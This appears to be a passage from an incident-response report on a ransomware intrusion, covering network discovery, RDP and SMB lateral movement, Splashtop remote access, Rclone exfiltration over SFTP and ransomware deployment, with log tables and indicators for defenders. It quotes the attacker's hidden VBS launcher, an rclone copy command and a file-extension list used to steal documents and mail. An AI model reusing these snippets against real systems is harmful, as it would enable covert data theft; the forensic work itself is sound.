SoftPerfect NetScan

The threat actor dropped `netscan.exe` in the *Initial Access User's* desktop folder. After gaining access to the Domain Admin account, they also dropped the binary in desktop folders on multiple hosts and servers, notably a backup server, share server, hypervisor server and workstations. From Sysmon event ID 1, we can see the execution of the NetScan tool.

event_code	winlog_computer_name	process_command_line	process.executable	process.pe.description	process.parent_command_line
1	RDPB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	BACKUPB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	BACKUPB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	BACKUPB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	WIN	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	BACKUPB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	-WK	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	HVB	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE
1	SHARE	"C:\Desktop\netscan.exe"	C:\Desktop\netscan.exe	Multipurpose IPv4/IPv6 network scanner	C:\Windows\Explorer.EXE

From one of the workstations that executed NetScan tool, we can see that there were 16 different ports scanned. This data was captured as Sysmon event ID 3. The top scanned ports are 135 (RPC), 445 (SMB), 3389 (RDP) and 137 (NetBIOS)

destination.port: Descending	Unique count of destination.ip.keyword
135	136
445	136
3,389	136
137	135
80	37
6,160	25
22	14
88	12
2,179	3
9,392	3
9,393	3
9,401	3
9,090	2
21	1
56,934	1
64,859	1

From the same workstation, captured by Sysmon event ID 22, the tool was observed also making DNS requests for hosts around the network.



During these executions, an artifact of NetScan share enumeration was observed with a file creation event of file delete[.]me on remote hosts. This artifact is created when the NetScan tool is used to identify write access to file shares on the network – SoftPerfect Forum. We can see it as Sysmon event ID 11 – File Creation in the destination (target) host or Sysmon event ID 1 – Process Creation via `rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie` commands in the source host.

event.code	winlog.computer_name	process.executable	file.name	file.path
11	BACP	System	Delete.ms	C:\Windows>Delete.ms
11	EDC	System	Delete.ms	C:\Windows>Delete.ms
11	EDC	System	Delete.ms	C:\Windows>Delete.ms
11	RDPB	System	Delete.ms	C:\Windows>Delete.ms
11	BACP	System	Delete.ms	C:\Windows>Delete.ms
11	DC	System	Delete.ms	C:\Windows>Delete.ms
11	DC	System	Delete.ms	C:\Windows>Delete.ms
11	RDPB	System	Delete.ms	C:\Windows>Delete.ms
11	WP	System	Delete.ms	C:\Windows>Delete.ms
11	BACKU	System	Delete.ms	C:\Windows>Delete.ms

Sysmon event ID 11 - File Creation in the destination (target) host

event.code	winlog.computer_name	process.command_line	process.pe.description	process.parent.command_line
11	AD	"C:\Program Files (x86)\Common Files\HeidiSQL\heidisql.exe"	HeidiSQL 12.6.0.6765 32 Bit	C:\Windows\Explorer.EXE

event.code	winlog.computer_name	process.executable	process.command_line	
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	/Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms
1	WK	C:\Windows\System32\rundll32.exe	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 18	24 /Delete.ms

Sysmon event ID 1 - Process Creation in the source host

File Browsing

The threat actor was also observed checking the documents on the file share servers and network shares. They were checking PDF and document files, utilizing viewers such as Google Chrome and Microsoft Edge for PDF files and Windows WordPad for doc files.

event.code	winlog.computer_name	process.command_line	process.pe.description
1	RDPB	"C:\Program Files (x86)\Microsoft\Edge\Application\edge.exe" --single-argument \\10.	Microsoft Edge
1	RDPB	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "\\10.	Windows Wordpad Application
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "E:\Shares"	Windows Wordpad Application
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome
1	SHAREB	"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument E:\Shares	Google Chrome

Documents accessed by the threat actor

The threat actor was also observed opening a database application on one server.

event.code	winlog.computer_name	process.command_line	process.pe.description	process.parent.command_line
11	AD	"C:\Program Files (x86)\Common Files\HeidiSQL\heidisql.exe"	HeidiSQL 12.6.0.6765 32 Bit	C:\Windows\Explorer.EXE

Microsoft Management Console (MMC)

Microsoft Management Console (MMC) snap-ins are modular administrative tools that provide a graphical interface for managing Windows system components and services. Each snap-in, such as `dsa.msc` or `dssite.msc`, focuses on a specific area of system or directory management within a unified console environment. Once the threat actor compromised a domain admin account, they executed several MMC snap-ins on multiple Domain Controller (DC) servers.

event.code	winlog.computer_name	process.command_line	process.executable	process.pe.description	process.parent_command_line
1	DC	"C:\Windows\system32\mmc.exe" C:\Windows\system32\dnsmgmt.msc	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" C:\Windows\system32\dnsmgmt.msc	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" C:\Windows\system32\dnsmgmt.msc	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\domain.msc"	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\dssite.msc"	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\dsa.msc"	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding
1	DC	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\dssite.msc"	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\Explorer.EXE
1	DC	"C:\Windows\system32\mmc.exe" C:\Windows\system32\dnsmgmt.msc	C:\Windows\System32\mmc.exe	Microsoft Management Console	C:\Windows\explorer.exe /factory,{5809561B-9434-43C2-886C-57852CC8A128} -Embeddedding

MMC discovery command sequence on DC servers

The threat actor utilize these applets to perform discovery of the victim network:

1. `dnsmgmt.msc` – Browse and manipulate DNS server configuration
2. `domain.msc` – View and manage domain, forest or trusts configuration
3. `dssite.msc` – View and manage replication, site topology, and subnet associations in Active Directory
4. `dsa.msc` – Manage users, groups, computers, and organizational units (OUs) within an Active Directory domain

Lateral Movement

RDP

Initial lateral movement within the victim network was achieved through the use of the Remote Desktop Protocol (RDP). Analysis of security event logs across multiple compromised hosts revealed successful RDP attempts originating from internal systems, including the beachhead host. These attempts can be observed when looking at Security event ID 4624, with a LogonType 10, as shown below.

An account was successfully logged on.

Subject:

Security ID: S-1-5-18

Account Name: [REDACTED]

Account Domain: [REDACTED]

Logon ID: 0x3E7

Logon Information:

Logon Type: 10

Restricted Admin Mode: No

Virtual Account: No

Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-21-[REDACTED]

Account Name: [REDACTED]

Account Domain: [REDACTED]

Logon ID: 0xB2620C0

Linked Logon ID: 0x0

Network Account Name: -

SMB

On day six of the intrusion, the threat actor started preparing for the automated deployment of the ransomware payload throughout the network.

After the initial execution of the ransomware binary on a system, the spawned process began establishing connections with other internal systems. These network communications involved the transfer of the ransomware binary to remote hosts using the Server Message Block (SMB) protocol. Network analysis revealed evidence of SMB operations with random filenames, all having the same size, as observed below from Zeek.

@timestamp	destination.ip	destination.port	event.action	event.dataset	file.name
03:50:33.095	239.120	445	SMB::FILE_OPEN	zeek.smb_files	eoKQIK.exe
03:50:34.855	239.45	445	SMB::FILE_OPEN	zeek.smb_files	nYgCSb.exe
03:50:34.855	239.45	445	SMB::FILE_DELETE	zeek.smb_files	nYgCSb.exe
03:50:35.792	239.31	445	SMB::FILE_OPEN	zeek.smb_files	PjpaF6.exe
03:50:36.289	239.117	445	SMB::FILE_OPEN	zeek.smb_files	aoqXTw.exe
03:50:39.893	239.64	445	SMB::FILE_OPEN	zeek.smb_files	NqRjSG.exe
03:50:47.514	239.79	445	SMB::FILE_OPEN	zeek.smb_files	yRaPIn.exe
03:50:47.514	239.79	445	SMB::FILE_DELETE	zeek.smb_files	yRaPIn.exe
04:00:19.526	239.65	445	SMB::FILE_OPEN	zeek.smb_files	RVTmrP.exe

Confirmation of the ransomware's presence on target systems can also be obtained by looking at file creation events, for instance looking at the \$MFT or Sysmon Event ID 11. Here, the file events documented the appearance of the ransomware executable consistently with randomly generated filenames (e.g C:\[random_string.exe].exe) as already observed from Zeek.

Command and Control

Atera and Splashtop

During the intrusion the threat actor was observed deploying Atera with Splashtop, a legitimate RMM tool. This activity allowed them to blend in with normal network activity utilizing Atera's built-in features for remote access, as Atera integrates with several remote agent tools. We were able to trace usage of Splashtop which was used during this intrusion. Splashtop leaves logs in the agent_log.txt file located in the C:/Program Files (x86)/Splashtop/Splashtop Remote/Server/log/ folder, as indicated in the public LOLRMM website.

```
<1><REDACTED DATE> <REDACTED TIME> 11600[App] event WM_WTSSESSION_CHANGE session: 5 id:2
<1><REDACTED DATE> <REDACTED TIME> 11600[Manager] TA1, 32-200, 0, <REDACTED DATE> <REDACTED TIME>
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] TSS, 32-200, 0x00026DD0(0x00002ECC)
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] NBIPC - SetCloudRegion
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] cloud region <REDACTED>
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] NBIPC - SessionChange
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] Resend client public ip
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] TF1, 32-200, 0x00026DD0(0x00002ECC)
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] save logon user <REDACTED DOMAIN ADMIN>
at time<REDACTED DATE> <REDACTED TIME>
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] save logon user <REDACTED>$ at time
<REDACTED DATE> <REDACTED TIME>
<1><REDACTED DATE> <REDACTED TIME> 11600[Handler] TF2, 32-200, 0x00026DD0(0x00002ECC)
```

Threat Actor Hostname and Display Name Identification via SPLog.txt

In addition to identifying the usage of Splashtop through `agent_log.txt`, further evidence was obtained from the `SPLog.txt` file, which logs client-specific details when a remote session is initialized.

Extracted Indicators:

- **Display Name (`disp name`):**

```
<1><REDACTED DATE> <REDACTED TIME> SM_00352[Auth] disp name johnattan johnattan
```

- This entry likely reflects a user-defined identifier or alias configured within the Splashtop environment. It may represent the threat actor's name or a deceptive identifier designed to blend into legitimate user activity.

- **Hostname (`client`):**

```
<1><REDACTED DATE> <REDACTED TIME> SM_12412[Auth-L] ok, client (WINVM) can connect to AV server
```

- The machine hostname **WINVM** was recorded during the Splashtop connection process. This suggests the use of a virtualized system by the threat actor.

Forensic Context:

These identifiers are useful pivot points for correlating across additional forensic artifacts such as:

- Security Event Logs (e.g., Event ID 4624 with matching host/user as seen below)
- Registry entries related to Splashtop or RMM installations
- Endpoint detection logs or memory forensics

The forensic methods for extracting and interpreting this data are consistent with guidance outlined in Synacktiv's forensic analysis of legitimate RATs, which describes how `SPLog.txt` supports attribution and behavioral profiling during incident response.

Correlation from this log and Security Event ID 4624 event logs (especially logs with a loopback source IP address) can be used to confirm the remote access activity.

Subject:

Security ID: S-1-5-18
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x3E7

Logon Information:

Logon Type: 2
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-21-[REDACTED]
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x20F7AEA8
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {7327d993-9bb1-42d4-72c8-5ddebd23795c}

Process Information:

Process ID: 0x9ec
Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: [REDACTED]
Source Network Address: 127.0.0.1
Source Port: 0

Detailed Authentication Information:

Logon Process: User32
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

Additional Forensic Detail: Sysmon Event ID 24 (ClipboardChange)

Another valuable source of context came from **Sysmon Event ID 24**, which captures clipboard changes. In the observed event:

```
"ClientInfo": "user: REDACTED_DOMAIN\\REDACTED_USER ip: 10.0.2.15 hostname: WIN"
```

This log entry shows that the **IP address 10.0.2.15** was assigned to the threat actor's VM. Notably, this address is commonly used as the default assignment in **VirtualBox NAT networking mode**, indicating the threat actor likely used a VirtualBox-hosted environment for initial or persistent access.

```
{
  "Provider.Guid": "5770385F-C22A-43E0-BF4C-06F5698FFBD9",
  "EventID": 24,
  "Version": 5,
  "Level": 4,
  "Task": 24,
  "Opcode": 0,
  "Keywords": "0x8000000000000000",
  "TimeCreated.SystemTime": "2020-07-14T18:00:00.0000000Z",
  "EventRecordID": 213902,
  "Correlation": null,
  "Execution.ThreadID": 3156,
  "Channel": "Microsoft-Windows-Sysmon/Operational",
  "Computer": "WIN-10-0-2-15",
  "Security.UserID": "S-1-5-18",
  "RuleName": "-",
  "UtcTime": "2020-07-14T18:00:00.0000000Z",
  "ProcessGuid": "0E572D8B-06B2-6744-EB0F-000000000600",
  "ProcessId": 5784,
  "Image": "C:\\Windows\\System32\\cmd.exe",
  "Session": 4,
  "ClientInfo": "user: Administrator ip: 10.0.2.15 hostname: WIN",
  "Hashes": "SHA1=41BF508A6E51E4B48403A3894F824B5BCD58F8E8,MD5=BFFB3942E",
  "Archived": "true",
  "User": "Administrator",
  "Provider.Name": "Microsoft-Windows-Sysmon",
  "Execution.ProcessID": 2480,
  "Execution.ProcessName": "cmd.exe"
}
```

Direct RDP access

From day one and initial access, the threat actor was observed continuously using RDP to maintain access to the compromised environment. They used it to establishing interactive sessions throughout which they could execute commands, move laterally and continue their malicious actions, even while having other means to maintain their access to the infrastructure. Below is a display of their public IP usage by day, as already mentioned in the previous sections.



Defenders should look for external IP login in their Security Event Logs, or by monitoring their networks, and filtering for the RDP protocol and port 3389. Threat actor's will also enable RDP access by modifying registry keys (hkey_local_machine\\software\\policies\\microsoft\\windows nt\\terminal services\\fdenytsconnections) and firewall settings allowing inbound RDP (port 3389).

When looking at the JA4S hash, it appears the IP addresses used for RDP can be divided in two groups:

IP	JA4s	
185.190.24.33	t100100_c014_bc98f8e001b5	Password Spray Source
185.190.24.54	t100100_c014_bc98f8e001b5	Password Spray Source
5.181.86.158	t100100_c014_bc98f8e001b5	Other RDP Access Source
38.180.139.56	t120200_c030_5333cdffa7d9	Other RDP Access Source
164.138.90.2	t120200_c030_5333cdffa7d9	Threat Actor Logon Source
37.120.143.202	t120200_c030_5333cdffa7d9	Other RDP Access Source

Exfiltration

During this intrusion, Rclone was utilized on multiple file servers to facilitate the exfiltration of data via SFTP. Rclone was dropped along with multiple helper files that aided its execution:

event.dataset	event.code	event.action	process.executable	file.path
windows.sysmon_operational	11	FileCreate	C:\Windows\Explorer.EXE	C:\ProgramData\Veeam\rcl.bat
windows.sysmon_operational	11	FileCreate	C:\Windows\Explorer.EXE	C:\ProgramData\Veeam\nocmd.vbs
windows.sysmon_operational	11	FileCreate	C:\Windows\Explorer.EXE	C:\ProgramData\Veeam\rclone.exe

The nocmd.vbs file contained a set of VBS commands intended to execute the rcl.bat script.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\ProgramData\Veeam\rcl.bat" & Chr(34), 0
Set WshShell = Nothing
```

rcl.bat was a Batch file containing the main command to execute the rclone executable.


```
rclone copy [REDACTED]:/mnt/sdd/REDACTED --include-from include.txt
```

Within the includes.txt was a set of file extensions that should be included for the exfiltration.

```
*.doc
*.docx
*.pdf
*.htm
*.html
*.xls
*.xlsx
*.jpg
```

```
*.jpeg
*.png
*.pst
*.msg
*.edb
*.mbox
```

The following diagram visually demonstrates the execution chain of Rclone:



During the execution of Rclone, outbound connections were observed to 38.180.245.207:443.

event.dataset	event.code	event.action	process.executable	destination.ip	destination.port
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443
windows_sysmon_operational	3	Network connection	C:\ProgramData\Veeam\rclone.exe	38.180.245.207	443

Despite the port number, this traffic was in fact SFTP traffic being used to transfer the data.

event.module	event.dataset	destination.ip	destination.port	zeek.ssh.server	destination.geo.country_name	destination.as.organization.name
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH
zeek	zeek.ssh	38.180.245.207	443	SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10	Germany	Leaseweb Deutschland GmbH

Volume of Data Transferred:

Analysis of **Zeek logs** revealed the total amount of data exfiltrated to the remote server. We used the source bytes field as this field counts the number of bytes sent from the source to the destination in a network connection. It measures the volume of data flowing from the initiator to the responder. By aggregating the `source.bytes` field and converting it to gigabytes using a Splunk query such as:

```
network.protocol=ssh "network.direction"!=internal | stats sum(source.bytes) as
total_source_bytes | eval total_gb=round(total_source_bytes / 1000000000, 2)
```

The total amount of data transferred was calculated to be:

2.03 GB

This volume aligns with the targeted exfiltration of data over a 40-minute time frame.

While no Sysmon file create events were observed for the Rclone configuration file, it was able to be seen from the MFT and NTFS artifacts that can be extracted from memory.

```

{
  "class": "TL",
  "ver": "5.12",
  "sys": "17[REDACTED]74fc",
  "date": "[REDACTED]",
  "type": "NTFS",
  "action": "CRE",
  "pid": 0,
  "num": 0,
  "hex": "77601000",
  "desc": "\\1\\Users\\[REDACTED]\\AppData\\Roaming\\rclone\\rclone.conf"
}
{
  "class": "TL",
  "ver": "5.12",
  "sys": "17[REDACTED]4fc",
  "date": "[REDACTED]",
  "type": "NTFS",
  "action": "MOD",
  "pid": 0,
  "num": 0,
  "hex": "77601000",
  "desc": "\\1\\Users\\[REDACTED]\\AppData\\Roaming\\rclone\\rclone.conf"
}
{
  "class": "TL",
  "ver": "5.12",
  "sys": "17[REDACTED]4fc",
  "date": "[REDACTED]",
  "type": "NTFS",
  "action": "RD",
  "pid": 0,
  "num": 0,
  "hex": "77601000",
  "desc": "\\1\\Users\\[REDACTED]\\AppData\\Roaming\\rclone\\rclone.conf"
}

```

Impact

On the sixth day the threat actor began the deployment of ransomware on the network with a ransomware binary named `amd64.exe`. We were able to observe again via the `SPLog.txt` log from Splashtop, that this was how the threat actor brought the ransomware binary into the environment and it also revealed the remote directories on the threat actors host where they had the file staged.

```

<1> AP_11724[App] Got FileCP request
<1> AP_11724[App] [CPF] paste data from [1] valid(1)
<1> AP_11724[App] [FTCFile] OnFileRequest. [17323520][C:\Users\at7\Downloads\windows_REDACTED_without_hyperV\amd64.exe]
<1> SM_00352[FTC] UploadRequestCP, fileId[17323520], filePath[], compressType[1]
<1> SM_00352[CcloudFileTaskManager::OnUploadFileCPRequest] CcloudFileTaskManager::OnUploadFileCPRequest(1,
1, ...)=>{"fileID":"17323520","fileName":"amd64.exe","fileSize":"11263488","remotesessionFTC":1,"request":"uploadFile"}

```

In Sysmon logs, this was viewed as being created by the Explore.exe session from the Splashtop connection.

event.dataset	event.code	event.action	process.executable	file.directory	file.path
windows.sysmon_operational	11	FileCreate	C:\Windows\Explorer.EXE	C:\ProgramData\ssh	C:\ProgramData\ssh\amd64.exe

